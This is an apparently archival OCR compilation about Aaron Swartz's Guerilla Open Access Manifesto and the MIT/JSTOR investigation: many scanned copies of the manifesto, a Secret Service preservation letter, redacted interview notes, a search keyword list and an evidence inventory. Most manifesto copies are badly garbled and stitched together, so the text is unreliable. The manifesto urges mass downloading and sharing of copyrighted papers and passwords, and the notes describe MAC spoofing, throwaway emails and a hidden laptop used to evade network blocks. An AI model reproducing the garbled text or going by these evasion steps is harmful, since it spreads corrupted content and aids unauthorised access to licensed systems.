duck, hisden processor. It's called steeling or piracy, as if sharing a mostly of browledge were the moral equivalent of plundering a ship and aureoring its cree, but sharing some immoral - it's a moral imperative. Unly those blinted by gread would refuse to let a friend color a capy. 15. Large componetions, of course, are blinded by greed. The laws under which they specule require it - their sharthelders would rovalt at anything less, and the politicians they have tought off back them, dessing less giving them the exclusive power to decide who can date copies. 11. There is no justice in following unjust lime. It's time to comm into the light and, in the grand tradition of civil alsotedience, declare our opposition to this private theft of public culture.

19. We need to text infernation, wherever it is stored, cake our capies and share them with the world, We need to take stuff thet's out of copyright and add it to the enchive. We need to buy secret detabases and girs them an ithe idea, We need to download actentials invests and upload them to file abusing metworks. We need to fight

It, with enough of us, around the sorid, seril not just send a strong sensego opposing the privatization of

browledge - we'll make it a thing of the part, bill you join out

6/25/2012 R I F

for dustile Open Access.

ä#.

23. Aaron tabet; 34. July 2000, Erems, Italy

RAW Paste Date

create a now version of this paste

Information is power. But like all power, there are those win want to keep it for theocalves. The world's entire schwaitie and cultural haritage, published over centuries in books and journals, is increasingly being digitized and Tacked up by a hazaful of private corporations, went to read the paper's featuring the most femous results of the actement You'll head to send anomous anomats to sublishers like Adad Election.



Pastabination Tools & Applications

Phone/iPad

Firefox

Chmme

2C45W

Click to

USION

Snorfark!

create new paste | apri | scends | users | feq | tools | domains center | privary | contact | state | go pro Follow us: postatoin on tacebook } pastetiin on twister | pastetiin in the news Some filends; hostified | filedbyt | hostingr | w3patrol

Passiblin v3.1 rendered in 0 000 seconds

Guerilla Open Access

Manifesto

all gower, there are these who want to keep it for themselver. The would's enture presenter and cultural problemed over continual to have and journals, in teasoning it do the second of the continual of the cont r comporations. Want to read the gopern facturing the most femous results of the frience of You'll need to rend environm amounts to publishers like Amed Elbertier. this. The Open Access Movement has fought rationally inscense that schools to not upo their captuphs are as but inclosed encare that is published on the internet, under corns that ader the irret semmaring, their work will only apply to things published in the future. Everything up anall mos will have been but

s seconomics to pay money to that work of that milliagues? Annaing antire birraries but only allowing the table to road them? Providing mentiles articles to those at the of in children in the Climbel County of actual concentration

re del The companons had the supririghm, they make continous amounts of money by charging for access and it's perfectly legal — there's welking we can do to stop them." But them is strendy being doors we can right back. extendence, thirarising administer - you have been gives a principap. You get to food at this bacquet of know ledge while the rest of the world is backed out, hat you made not - midned, coursely, varietys. Tes bern s daty is shar it each the world. And you bern trading passwoods wat collective, filling decaland request tor france.

ed out are not standing sidy by. You have been anoahing through bake sad thinking over singes, liberating the information locked my by the publishers and therm with your franch.

rk, hulden underground, it's culled tranking or pineers, as it thaning a wealth of knowledge were the montel equivalent of phandering a ship and merdering at seas. But sharing and immoral toded by greed would reflice to let a friend make a may. ded by greed. The form under which they operate require that theretholders would beredt as anything less. And the politicious they have buight oil back them, possing laws string them

laws. 223 tout to come into the hight and, in the grand watthe of the Histopolimes, declare our epopolime to this private their of public culture.

rt is to stored, make over orgine and debase them with the world. We past to take stoof that sout of copyright and add it to the parking. We copie and leave servet decided and part them on the Web

well now face and a strong consequence the grind the bid and thoughts -- well make a string of the pase will you and

to 2006, Erano, Buty



(cet) attack and edge

·

oct Appertion per access com

Guerilla Open Access Manifesto

power, there are those who want to keep it for thermalists. The world's serior asientific and customes beenings, published over conturies so books and journally, is increasingly thing depined

his. The Correspondence bearing to entire that examples to an example to the formation of an example to the formation of the formation that went to published on the formation for the formation that wast all only apply to thing published on the formation for the formation that wast all only apply to thing published on the formation for the formation.

a to children in the Global South? We cotragons and unacceptable

e do? The companies high the copyrights, thay could even ment amounts of maner by charging for access, and it's partectly lagal — there's solding we an do to stop firms." But there is

abudanta, idenciana, actentus — y ou have been given a privilege. I ou get to foce at this bangent of Lacerbedge while the vort of the world is lexicol out. But you nated not — inched, manully, outselves. Too have a clary in states by with the world. And you have creating passwords with collespone, filling doynhood requests for friends.

out are not sunding kity by You have been sneeding through balan and chindring over fences, liberating the minimasina including by the gubbinders and churing them with your friends.


1), hidden underground. It's called recling or prince; as lithering a wealth of knowledge were the moral equivalent of plundering a chip and wortering its ease. But charing both immoral -

ded by greed. The have under which then operate require it - their shareholders would reveit at daything less. And the politicians they have braukt of head them, passing here giving them

laws. 15's time to come into the light and, in the grand traffican of civel deschedence, declare our opportun to the private theft of public culture.

ar it is starred, make our copies and share them with the world. We need to take roull thats our of copyright and add or in the bear and share. We need to buy secret desubases and put them on the Web.

well not just send a stracg measure opposing the privatuation of knowledge — well make it a thing of the part. Will you join us?



http://perfections.com/

Guerilla Open Access

Manifesto

I power, there are those who want to heap it that themselves. The world's at the schooling-and enhand heritaga, published over custumes in books and powers, the increasingly being depictable the most famous results of the account Twell need to read envisor amounts to publishers like Read Electric.

the, 72c Open Accent Movement has thought replaintly to ensure that solentists do not day their copyrights away but tested ensure thair work is published on the interest, under sorand that ides the best prenaries, that work will easy apply to things pathinked in the future. Everything up used use will have been last.

g ecademics to pay moner to read the work of their colleagues Stamming cottre libraries but only altering the fulls at Couple in read theure frowhing eventhing articles to these at all let at to childness to the Globel Couth? His contragrants and unacomplable. e dof The companies boid the copyrights, they make corroses amonous of money by charging for accent, and it's perfortly lagal - there's nothing we can for to stop these." But there is dready being dene: we can light back. studence, librarrans, schnetten – yvo harr denn girnn a privilege. Yvo get in foed at this baamet alknowledge whas the rest of the world is belied and. But you can'd east—includ, morally, oproten. In born a dary to chare R with the world. And you have: worlds posswonds with collecture, tiling download repains for Kunda.

ed out are not standing lifty by . For have been essenting through hades and dissiping over fraces, liberating the Laboranistica factoring to problemate and charing them with 3 our friends

rk, hidden underground. Et colled straking or pitacz, 15 il kharing a weatik of knowlody: were the marał equit alent of phandertug a king and mordering its crew. But phanten and it insmural anded by greed would refuse to lat a friand make a copy.

ided by greed. The have under which they aperate require R - their abandradders would recute at anything less, And the politicisms they have bought off back them, pessing have giving them.

here. Hi time to man the tight end, in the greed tradeeth of divid disdeckeam, declare our apparties to this private their of public salvue.

or it is stored, make out copies and shain chan with the world. We need to take studithely out of capragate and add it to the gradice. We send to hay secret databases and out them on the Web. ds and upped these in the abeats petworts. We need to fight for Gustin Open Arcess.

we'll not hint sand a ritrong sommeng opposing the privations of knowledge – we'll coals is others of the part. Will you joke us?

Jahr 2008, Ercreo, Behr



4 Management of the control of the con

Guerilla Open Access

Manifesto

el power, there are these want to loop it for themselves. The world's eather referently and column) berings, published ever embined to be book and sources is increasingly being digitized to read the papers he tourished the responsive to send the responsive to read the send the send to read the send the send

the. The Open Access Movement has tought relibed y to course that spicities do and ego their copyrights away but incondenant their rest is published on the Internet, under terms that of er the bost scenarios, their work will othy apply to things published in the fature. Everything up utill now will have bose lest

1g academics to pary money to read the rooms of their collesgues? Comples setting for the but and a block of the follows the consecuency to read the rooms of the follows at consecuence to read them? The vicing scheduling articles to them at either or to children to the Global South? It's oderagenus and unarceptable.

ex dog The companies bedd the capy regits, they make exeminate exeminations from a process, and six periocity legal — there's nothing we can do to sup them." But there is shrundy betrg done: we can fight back - etacken to, borrowens, reconstant - you have been given a perceiven. Tou got to lead at this bangon of promittee while the result to between how you now out - indeed, morally,

paradres. You have a daty to share it with the world. And you have trading passwards with colleagues. Alling download requests to irredu.

ed out are not counciling stdy by. Fou have been socializing through holes and climbing over-fineus, liberating the imbrination locked up by the publishers and thering them with your fineus

rk, bidten naderground, it's culled tomicing to pirace, at it shorting a south of knowledge were the more drained at plantaring a chip and murdering Horsey. An othering us's immend suched by greed would refine to lor a friend make a cupy. elect by grood. The laws nowing which they operate require it — their timedialsten would revote at high has been and the politiciant they have bought all back them, passing here pring them

laws. It's come ton the hight and, in the grand tredition of civil dischotonon, declare our espection to this private thek of politic culture.

ur it is nound, make one copies and chare them with the world. We need to take staff that's our all caperingkings and all it to the earthris. We used to bur worse detabases and pur than so, the 1600. is and uplead them to file thering actuals. We need to fight for Querin Oper dans.

wril ant just send a strong ancreage opposing the privadization of hunwisden – we'll make it a thing of the past Will you join as

Asty 2006, Eremo, Italy



(xx) spers and enter

September Desperation of Contract Contr

Guerilla Open Access

Manifesto

power, there are those with want to beap of the Chemistres. The world's eptim steenthic and cultural hartnage, published are combaries in books and journals, at increasingly being digitized perpensions. Wern to read the papers featuring the most famous resists of the sciences? For I need to send to send amounts to publishers like heet the ries.

hie. The Over Access blessesses has faught witnesses that extention to act sign their cap; rights away but inchand enture their work to published on the laturals, under terms that

academies to pay meent to read the everk of their collegence? Scanning entire libraries but puly allowing the falls at Google to read them? Frowling scientific articles to those at obbs to children in the Global South? It's orbragons and unacceptable. a de? The companies hold the copyrights, they antice transmy amounts of manery by charging for access, and it's perfectly logal — there's northing we cam do to stop them." But there is ready being done on one Oght back thedents, thranians, ochanish - rou bare been given a privilega. Yea get is feed at this bangs of knowledge while the rest of the world is bolook out. But you mad not - indeed, morning undre. For have a daty to chare it with the world. And you have trading passworth with collecture, lilling download requests for thereth destere set craading idly by. For have been marking through holes und demining over leaves. Merating the information belief to by the problemen and maring them with your friends.

c, hidden noderground. He salkel stanling or piracy, as if thanks a wealth of knowledge were the most equivalent of phodering a slip and murbaring to come. But thanks in insternal -odes by greed would refuse to let a frank make a capy. ed by greed. The laws under winch they quarte require Ri-Brier destabilities would receit at any thing fear. And the politicians they have beight of both them, guaring laws greed. They

are it's time to come min the hight not, in the grand tradition of erril dischedence, declars our opposition in this private that of public culture.

: it is storred, making deep tropping mand datase theirs within the good to have struck that is not of coppreying and add it to the earther. We need to be present databases and put them on the Medi. ; and upload them to file sharing ustracts. We need to fight for Goodle Open Access

re'll not just sund a strong metomas appoints the prix elimition elimerchales – we'll make it a firing of the part. Will you kind as

July sood, Dreme, Roly



4 22

Guerilla Open Access

Manifesto

Il povers, there end there is to have it for the most read to the world's entire and entities and collected over containers to books and fournals, is increasingly being digithed norgers near, Wiert to rese the papers to buring the most famous results of the sócupos? You'd need to bend enormenia amounts to perhebier like lines their title steet.

tics. The chors Montesor has fought replantly to easine that estembate do not ago their eapyrights away but broked easans their work is published on the Internet, ander terms that ider ihre hest uzenarian, Ghefr ward will cady apply to Utlings published in the finiture. Everything org until ann will have been loot.

g academics to pay money to read the work of ducy mileagrees' formeing meltire librarism but coly allowing the labs as Geogra to week them? Providing achaekte arricles to these at all to of to Children in the Global South? His outregrous and use e-de? The companies hald the copyrights, they make scoretions saments of meney by charging for access, and 4th perfectly legal — there's methods we can do to youp them." But there is

-todence, librarians, sciencism - you have been given a privilege. You got to food at this banget of browdeless wide the vert of the verte suit. But you need not -indeed, annually, oursalven to have a deet to share it with the world. And you have a trading passwords with collegency filling domained requests for friends.

nd out are not atherting killy by. Tou bave been meabing through lides and climbing over forms, ithereting the information locked up by the publishers and sharing than with your faterite


t, hichen anderground, it is allful straining or pirary, as if charing a world of knawbethy were the motival equivalent of phendering a ship usaf munitaring in orres. But sharing its 't immored' maked by greed would refine to let a triend under a copy. def by greed. The fows under which they upcome require it - their than the chief it would trevale at anything has. And the politicans they have bought off back them, panding how greing them.

han, Rebins to come detrick light and, is the grand tradition of civil Alabadians, declars our symption to this provide thefor public culture.

ne to becamed, meater cour compas need abserve theore would then would then would be would. We speed to bear to be to be to be to be to secret deschapes and put their our the relead, meater compassion need to bear secret deschapes and put their our the relead. is and uploud them to Electrating networks. Women to fight lim Grounds Open Acress.

we'll not just mand a etrong mainrage apporting this pair-afficiation of knowlodge —we'll make it a thing of the pier. I'fill you jude or?

Auto 2008, Diemo, Ilaky



(x) spare and ex

1

850 Stee OCT ▼

Guerilla Open Access

Manifesto

power, there are thus want to large it for themselve. The world's entire axiontific and cultured beritage, published ever antitured beside and beling digitized compared to be seen as a summary to published filed for their comments of the crimates? The Wand to send emergence and an end to be the compared to be an end of the compared to be the compared to be an end to be a paper.

um. The Open Access Material and fought valuabily to amount that micration do not sign their copyrights array but tortund come when work is sublished on the lateracist, ander terms that her the best scanarion, their work will wall repidy to things published in the fature. Erreything up us til now will have best hest.

scadenies to prey vivous to read the verk of their collasgues? Smaning, antice diversed but only allowing the folia at Google to read them? Previding eximitific articles to that at akido to children in the Girlini South? It's outrapeaus and disarcepted. der? The companies held the copyrights, they make morneous amounts of maney by charging for annes, and it's perfectly begal - there's nothing we can do to step them." But there is ready being dotter us can fight back

hardends, ilbrarians, scientists — ros hare been giren a pertribere. You pet as this beagest of hare-ledge while the rest of the world is ledand ont. But you peed not — imberd, morrally, elistes. For here a chir who the world, and yea have uniting pastereth with collecture, Whing download expends for livered.

d our are set standing ally by. For have been meraking through Adas and clambing over tences, liberating the informative bothed up by the gradiatore and channe and channe and channes and channes and channes and channes are franch.

e, hidden anderground. It's called resolving or plane; we it chaning a sessith of incortadae were the morest everywhent of prostering a this and markering to crew. But the ring ton 't immined oded by greed would refree to bet a friend make a capy.

had by greed. The laws under which they operate require the Whice chareholders would recent at anything best. And the politicians they have brought off land observ, passing bear giving them

are. It's time to come tate the light and, in the princil tradition of a vil dischedutes, declars sur opposition to this pincille their of public celture.

est is storeed, smale corr copies and there with the world. We cannot to take small that's out of copyright and add it to the nechare. We need to buy secret darmans and yet them on the web. s and uptited them to fale sharing networks. We need to hight for Geordia Open Ameri

nell vot just send e strong niistoge upparing the petrasinated of knowledge - vell meint is a thing of the yest. Will you fain us?

Nets. 3006, Premo, Baty



Administration of the second s

Guerilla Open Access

Manifesto

powers, there are those who want to hamp it for theretaing. The world's epitra uniontails and cultural heritage, perhidded or or contactes in books and poursely, is increasingly being depitional reparations. West to reak the papers keebsing the most known reads of the printock? For I seed to send ours

the Operal recess Mourement has thought i restained to emerce that necessaries do not sign their coperated to a series but hastened names their work is published on the Section of white terms that her the hear spann rins, three word n.M. sale sales to things published in the former. Everything up unit von will have been last.

esstendes to pay money to read the work of their extingues? Scanning entire Chenica had only allowing the fells at Congle to read thurst Providing school file articles to think at effect to children in the Globel Senth? It's cotrageous and conscriptable.

the" The consuments book the copyright, they make ensembous manages to the spingle for among and it's perfectly legal — there's outbing we can do in smy them." But there is ready being these we can agheback obsisting librariams, accentists — you have been given a grivings. Ten got mised on this beneved of Invertedpo while the rack of the world is belond unt. But you need not — indeed, morally, armed real. Two destry is elected by which the world. And year haves tradical passwords with collegenes, filling to reliend requests for freeds.

6 cot are get standing tilly by. I so have been meaking through holar and chinbing over fences, illumining the information locked up by the publishers and sharing then with your friends.

.. histon underground. By called receins or princy, as at sharing a waith of knowledge erro the smust open about of thus dering out in order month in erro. Detabates but tunneral

ed by greed. The laws woder which they operate repaire it — their thankholders would arrait at anything less. And the politicens they have beight off back thank planing laws grids, then

iews. It's time to come one the light and, in the grand tradition of cril derebolismen, declare our appointen to this private that of public enterts.


r K is storod, make our copies and charv them with the world. Wa need to take staff that's east of copy right and aid it to the articre. We need to buy secret dustbases and put them on the Wab. s and syshed them to file abaches activaries. We need to fight for Guerlie OperLeanes.

well not has send a serving manner appaint, the privational character, - well make at thing of the part. Will you jobs ut:

Patricoll, Eremo, Boly




77 T POSS 2



This calendar view maps the number of times http://guerillaopenaccess.com was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the FAQ.

The Verband Machine is no trialistic of the Importationality, a forthigh was profit, inclining a digital charge of fathering obey and solve auditoral ordinals digital form. These profits between Opposite Company of Explanation of the Solve Company of the Compan


Journes of the Majoral Machini, is publiced to the bolicies Anhilice Jeanne Hee



This calendar view maps the number of times http://guerillaopenaccess.com was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the FAQ.

The Markingh Alechine is an initiation of the Leterrest Accides, a single Color in reproducincliding a displat library of terrorus alterand other colored sectors buildful form three makings incline Organ Library, apparaments in on the coloridates


And was ed the trouble of diadrine in willy it in the listered archical Lunga ellipse



This calendar view maps the number of times http://guerillaopenaccess.com was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the FAQ.

The Wendersh of a hier in an fair each way the Laborest Aportice a go at crisist companies. So ideling a district farmer of interior streamed other audienced which the eight of earl or of father produces far inde Comm. Laborest resonances and it commissions in the commissions.

Your can of the trapher a blacking in early of to the Internal Areans, I made of Lan.



This calendar view maps the number of times http://guerillaopenaccess.com was crawled by the Wayback Machine, not how many times the site was actually updated. More info in the <u>PAO</u>.

The Waylogick Healther is an initiation of the Lebbaut Archine a govietical non-partite. Initiating a digital library of theorem spice and other cultural arthorn in digital form. Other cultural arthorn in digital form.

Your sun of the Waybuck Machine is subject to the terment Archite's Tremont Line

You have reached the cached page for http://www.aaronsw.com/weblog/gpa

Below is a snapshot of the Web page as it appeared on 4/4/2011. This is the version of the page that was used for ranking your search results. The page may have changed since it was ast cached. To see what might have changed (without the highlights), <u>go to the current page</u>.

Yahool is not responsible for the content of this page.

RAW THOUGHT

Guerilla Open Access

by Aaron Swartz

A few months ago I got to attend a meeting in Eremo, Italy, a beautiful abandoned monastery deep into the European countryside. There, talking with others round the world, I realized that the Open Access movement simply wasn't enough - even if we got all journals going forward to be open, the whole history of scientific knowledge would be locked up. We had to do something more.

Talking with others at the meeting, I realized what must be done. If we couldn't get free access to this knowledge, folks would have to take it. Guerilla open access. So I wrote up a manifesto:

"I agree," many say, "but what can we do? The companies hold the copyrights, they make enormous amounts of money by charging for access, and it's perfectly legal there's nothing we can do to stop them." But there is something we can, something that's already being done: we can fight back.


I'm announcing the project in a talk today at Software Freedom Day in Boston, but I'm also announcing it here:

Visit guerillaopenaccess.com and join us.

September 20, 2008

Read comments.

O to fruit 706 to	a. 144 Californ Stadt Production of Statement	All from a promise of the	EMMERIE BY A HOW	
4 (Mad Op trusted any listing.	100 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	1	0.8.14	- Foger Soldy o Trabe
Life Alle Anni Anni Anni Anni Anni Anni Anni			application of the contract of	and the state of t
	- 15 bd 16 - 15	Listania Ainitiani	termination of management of the formation	tadas (esp. plantas de la dec
a saperot of the Michigage coll appeared on MODFII. This is the vers of bij polisities constitutes.	ncia sa istia on any ese to tendi ka a	With Solar Park Land and C	inden a hos 4 set eta carista (o 26a A.Is	Height Lead (Mender) (and
			ोक्षेत्रपं च क	a.
THE PROPERTY OF THE PARTY OF TH	CONTROL MARKET CAMPAGE PROPERTY (APRILLE)	A Commission of the Control of the C	(II. 1945 S. R. R. P. S.	n Pavethaegi
Guerilla Open Access				to Autre Sea
constitut Aben tresse				y satur
A fine results upon gotto wheed a meeting in Econo, listly, a bescaled the			matric senterfield to being Ligari	timprost sup-m
enget di jera di pida (ness) a je apar, da vicin history di sicasi	is have deep recall to backed up. We had to do a made	ingen.		
Talking with orders at the meeting. I realized with small besiness him on	ablet garfrer severa to dis leserbelge, delle serbille	um lá bin à Cheolis apen menti. To	instruptionikely	
<u> </u>		M		esseria in p
"I agree," many say, "ant what was the dell The exceptable had bit to or constitute that's already being down to that light betch.	alizilgi gai ampamana yanan 4 aseli pi	charging for count, and its parisely!	they - types y company are one up as a sub-grown, an	igni i saladiusuri
Comment and county hand are successful return				
Province of the projection tolk today at Sufficient Freedom flay in So	ates, but I'm also responsibly have			
Feit puriliagenesse control (1946	1001			`
				ींसुर्वकार्यस्य स्था
Fulcanta				
	majajan sarajanjanan ja sarajananan		Blamtflabrellistett	G - Bint



Global Net Access, LLC 1100 White St SW Atlanta, GA. 30310 (404) 230-9149

Dear Custodian of Records:

Our agency is conducting an ongoing criminal investigation that involves one or more account holders. As part of that investigation, we are requesting that information related to www.aaronsw.com be preserved pending the issuance of formal legal process. More specifically, we are requesting that you preserve all subscriber information and/or account contents or group information related to the customer or subscribers.

Additionally we are asking that all private messages, correspondence and bulletin board postings from above named users be preserved. We are also asking that all web content be preserved.

At this time we are expecting to obtain formal legal process in the next 90 days. We acknowledge that if we do not serve legal process upon you in the next 90 days, and do not request a 90 day extension, the preserved information may no longer be available.


Point of contact for this request is SA(b)(7)(C) at (617) 565-5640 or (b)(6).(b)(7)(C) @usss.dhs.gov

Respectfully

(b)(6),(b)(7)(C)

Special Agent
United States Secret Service
10 Causeway Street.
Suite 447
Boston, MA. 02222

(b)(6),(b)(7) (b)(6),(b)(7)(C)	
On 01/14/11 SA(C) Detective	
and (b)(6).(b)(7)(C) counsel for MIT met at the MIT office of General	m
Course Market (b) (c) (b)	
publishing and licensing $(b)(6),(b)(7)(C)$ the $(b)(6),(b)(7)(C)$ for scholar	Ty
(b)(6),(b)(7)(C)	
JSTOR. Buying a collection from JSTOR costs a continuous archieves	m
JSTOR. Buying a collection from JSTOR costs a onetime archive capit fee and subscription maintenance fee.	.01
(b)(6),(b)(7)(C)	
a \$50,000.00 a year maintenance fee.	g
(b)(6),(b)(7)(C)	
stated MIT's relationship with JSTOR was a partnership mod	el
and fees were based on the number of PhD programs the college had.	
(b)(6),(b)(7)(C)	
stated that MIT had purchased 8 collections from USTOR so	
(b)(6),(b)(7)(C)	
stated that there is now a gateway for MIT to access	
electronic resources to JSTOR bur that MIT access to JSTOR used to be based on an IP filter. (b)(6),(b)(7)(C) stated that for an MIT student to	e
based on an IP filter. (b)(6),(b)(7)(C) stated that for an MIT student to	
	to
and a student on the MIT network could gain direct access	9
used to have a system where anyone on the network could access JSTCR (b)(6).(b)(7)(C)	•
stated that the only other occurrence of JSTOR reporting	
abuse to her was early in their relationship back in 1997 or 1998. (b)(6),(b)(7)(C)	
stated that when JSTOR first reported abuse from the MIT	
network in 2010 they initially blocked access by the entire MIT network but with each subsequent incident JSTOR refined the IP	
addresses blocked for the whird incident JSTOR refined the IP	
addresses blocked. On the third incident JSTGR blocked the class C subnet the abuse came from.	
(b)(6),(b)(7)(C)	
stated that her primary point of contact with JSTOR was (b)(6),(b)(7)(C)	
(b)(6),(b)(7)(C)	
stated that MIT was on the JSTOR participants list that is	
risted on the dator public website.	
(b)(6),(b)(7)(C)	
stated that she believed students from Harvard need a PIN to	t
460200 O310K'	



communicate with the computer incase the MIT network shut down IP address (b)(6),(b)(7)(C) (b)(6),(b)(7) (b)(6),(b)(7)(C)stated that IP address was an IP address registered to JSTOR that appeared in the logs. (b)(6),(b)(7) stated that early in the morning of 01/04/11 he noticed in the ARP table that the IP address reported for abuse by JSTOR was active on the switch Gi 8/16 that he knew was in Building 16. The switch is also listed in the logs MI6-004t-sw-entry.mit.edu. 004T refers to the room number 4T, the wire closet where the Acer Aspire one methods with serial number LUSAXODO0100110021601 was found (b)(6),(b)(7) recalled that at approximately 0200 he sent an email to (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) with the switch the computer committing the abuse was attached to and asked them to find it. (b)(6),(b)(7) (C) confirmed that the closet was generally kept locked. (b)(6),(b)(7)(C) address but that static IP address were used later. (b)(6).(b)(7) confirmed that someone with quest registration has full access in and out of the network. (b)(6),(b)(7) stated that MIT border routers do block the Microsoft ports. stated all three registrations Swartz used were variation of ghost with the computer name either being ghost-macbook or ghost-laptop and the name used for guest registration being either Gene, Gary or Grace. stated that based on the logs he reviewed that Swartz must have spoofed his MAC address at least once. The MAC address used in January (004c.e5a0.c756) had an invalid Organizationally Unique Identifier (OUI). (b)(6).(b)(7)stated that the emails Swartz used for guest registration used a service called mailinator. Mailinator is a service that gives spoofed emails the appearance of legitimate emails. The packet capture from \$1/04/11 identified two open ports on the Agen Aspire one found in 04T. The ports that were open were 22 and 8092. (b)(6),(b)(7) identified that the service CherryPy was running. CherryPy is a web application framework using the python programming language. (b)(6).(b)(7) (C) estimated that as of 1/14/11, MIT had spent 160 man-hours investigating the abuse by Swarts.

```
JSTOR
jstor.org
MIT
mit,edu
acer
me@aaronsw.com
scraper
crawler
18.55
macbook
macaddress
mac address
spoof
uploading
downloading
archive
library
block
downloads
public
journal
ghost
host
gary
grace
gene
hack
network
SSH
shell
secure
cherrypy
basement
closet
western digital
terabyte
Samsung
Linerva
18.181
dr-wily
copyright
library
```

(b)(6),(b)(7)(C)

Nokia cell phone with power cord

T-Mobile HTC G2 cell phone with power cord

Twelve (12) magnetic media tapes in a FedEx box
